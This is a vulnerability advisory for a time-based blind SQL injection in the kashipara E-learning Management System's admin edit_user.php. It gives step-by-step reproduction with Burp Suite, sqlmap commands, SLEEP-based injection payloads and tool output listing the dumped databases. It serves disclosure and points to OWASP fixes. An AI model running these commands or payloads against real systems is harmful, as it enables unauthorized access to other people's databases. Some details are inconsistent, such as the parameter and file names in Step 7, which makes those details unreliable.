

SQL Injection was found in the `/lms/admin/edit_user.php` of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `firstname`, `lastname`, `username` parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	<code>/lms/admin/edit_user.php</code>
<b>Affected Parameter</b>	<code>firstname</code> , <code>lastname</code> , <code>username</code>
<b>Method</b>	POS
<b>Type</b>	time-based blind
<b>Version</b>	V1.0

## Steps to Reproduce:

**Step 1:** Visit to admin login page and login with admin credential.



**Step 2:** Navigate the 'Admin Users' page click edit on any users from list.

localhost/lms/admin/admin\_user.php

M - Learning ADMIN Panel

admin admin

Dashboard  
Subject  
Class  
Admin Users  
Department  
Students  
Teachers  
Downloadable Materials  
Uploaded Assignments  
Content  
User Log  
Activity Log  
School Year  
Calendar of Events

Add User

Firstname  
Lastname  
Username  
Password

Admin Users List

10 records per page Search:

NAME	USERNAME	
Stephanie villanueva	teph	
john kevin lorayna	jkev	
admin admin	admin	

Showing 1 to 3 of 3 entries

Previous 1 Next

Programmed by: @lopalopa2007

**Step 3:** Now enable intercept in bupsuite and click on save button.

localhost/lms/admin/edit\_user.php?id=13

M - Learning ADMIN Panel

admin admin

Dashboard  
Subject  
Class  
Admin Users  
Department  
Students  
Teachers  
Downloadable Materials  
Uploaded Assignments  
Content  
User Log  
Activity Log  
School Year  
Calendar of Events

Add user

Edit User

Stephanie  
villanueva  
teph

Admin Users List

10 records per page Search:


NAME	USERNAME	
Stephanie villanueva	teph	
john kevin lorayna	jkev	
admin admin	admin	

Showing 1 to 3 of 3 entries

Previous 1 Next


Programmed by: @lopalopa2007

**Step 4:** Save the burpsuite request in a file.



**Step 5:** Run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs`



**Step 6:** Notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.

```
[17:40:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:40:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is
[17:40:26] [INFO] checking if the injection point on POST parameter 'firstname' is a false positive
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests:
---
Parameter: firstname (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: 'firstname=Stephanie' AND (SELECT 7662 FROM (SELECT(SLEEP(5)))FjFt) AND 'YunZ'='YunZ&lastna
---
[17:40:41] [INFO] the back-end DBMS is MySQL
[17:40:41] [WARNING] it is very important to not stress the network connection during usage of time-bas
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:40:46] [INFO] fetching database names
[17:40:46] [INFO] fetching number of databases
[17:40:46] [INFO] retrieved:
[17:40:56] [INFO] adjusting time delay to 1 second due to good response times
7
[17:40:56] [INFO] retrieved: information_schema
[17:41:56] [INFO] retrieved: capstone
[17:42:24] [INFO] retrieved: capstone2
[17:42:53] [INFO] retrieved: mysql
[17:43:10] [INFO] retrieved: performance_schema
[17:44:08] [INFO] retrieved: phpmyadmin
[17:44:44] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

## Parameter: lastname

**Step 7:** Run the sqlmap against 'lastname' parameter by using switch -p. Notice that 'lastname' parameter is detected vulnerable and all database is successfully retrieved.

- `python.exe C:\sqlmap\sqlmap.py -r edit_user.txt --batch -p lastname --dbs`



```

PS C:\lms\lms> python.exe C:\sqlmap\sqlmap.py -r edit_user.txt --batch -p username --dbs
  ____
  |  _ \| | | |
  | |_| | |_| |
  |  __/|  __/
  |_| |_|_|_|_|
  |V...|
  {1.8#stable}
  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
sponsible for any misuse or damage caused by this program

[*] starting @ 17:50:36 /2024-11-18/

[17:50:36] [INFO] parsing HTTP request from 'edit_user.txt'
[17:50:36] [INFO] resuming back-end DBMS 'mysql'
[17:50:36] [INFO] testing connection to the target URL
[17:50:36] [INFO] testing if the target URL content is stable
[17:50:37] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. I
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[17:50:37] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[17:50:37] [INFO] testing for SQL injection on POST parameter 'username'
[17:50:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:50:37] [WARNING] reflective value(s) found and filtering out
[17:50:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:50:38] [INFO] testing 'Generic inline queries'
[17:50:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:50:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:50:38] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:50:58] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP): injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:50:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:50:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) techn
[17:50:58] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:

Parameter: username (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: firstname=Stephanie&lastname=villanueva&username=teph' AND (SELECT 9359 FROM (SELECT(SLEEP(5)))mUHY) AND 'gNJj'='gNJj&update=
---
[17:51:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:51:29] [INFO] fetching database names
[17:51:29] [INFO] fetching number of databases
[17:51:29] [INFO] resumed: 7
[17:51:29] [INFO] resumed: information_schema
[17:51:29] [INFO] resumed: capstone
[17:51:29] [INFO] resumed: capstone2
[17:51:29] [INFO] resumed: mysql
[17:51:29] [INFO] resumed: performance_schema
[17:51:29] [INFO] resumed: phpmyadmin
[17:51:29] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

## Mitigation/recommendations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>